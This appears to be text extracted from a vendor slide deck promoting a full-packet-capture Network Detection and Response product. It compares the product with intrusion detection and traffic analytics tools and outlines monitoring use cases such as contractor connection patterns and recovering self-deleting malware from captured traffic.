
## Intrusion Detection System Intrusion Prevention System



- Known Attack Focused
- Over Detection and False Positive Issues

2


## Network Traffic Analytics



- Threat Visibility Focused
- Abnormal Behavior Detection
- Required investigation for every detection

3

## Network Detection and Response




- Threat Visibility and Hunting Focused
- Abnormal Behavior Detection
- Full Packet Capture-based Traffic Full Inspection
- Rebuilding Files, Contents and Sessions
- Reducing MTDD and MTTR

# Evolving Customer Adoption Trends in the NDR Market

When buyers evaluate NDR, IR (Hunting & Forensic) functionality is where the time is spent.


## Three Mandatory NDR Use Cases



(Gartner Report : Top Use Case of NDR, 2023)



Full packet-based NDR help detect, analyze, and investigate potential security threats or breaches.




# 100% full packet capture

Aiming for security based on deterministic evidence that can be explained (Xsec, eXplainable Security).


## 1. Threat Visualization

Visualizing past threats and potential threats chronologically, mapping out attack methods




## 2. High Speed Analysis by Pattern

Fast search capabilities allow for the restoration of the user interface based on packet details




## 3. Packet Reconstruction

Reconstruct packets in full stream for conducting regression analysis



# Network Blackbox Monitoring



## 1 Traffic Monitoring: Connection Pattern


- A. Pattern analysis of connections from maintenance contractors to servers:
- Existence of server connection time patterns
  - Presence of connection history during work hours and after hours
  - Presence of file uploads via SSH

## 2 Traffic Monitoring and Malicious File Check

- A. Existence of records indicating multiple sessions connecting to unspecified URLs
- B. Utilization in intrusion incident analysis (possible extraction of malicious code files):
- Difficulty in collecting malicious code by EDR and other security solutions
  - Recent malicious codes perform self-deletion after execution, deleting the original file




## 3 Traffic Monitoring: Connection Pattern

- A. Analysis of connection patterns to servers:
- Monitoring of server-to-server session packets
  - Presence of history indicating access to target servers from multiple PCs



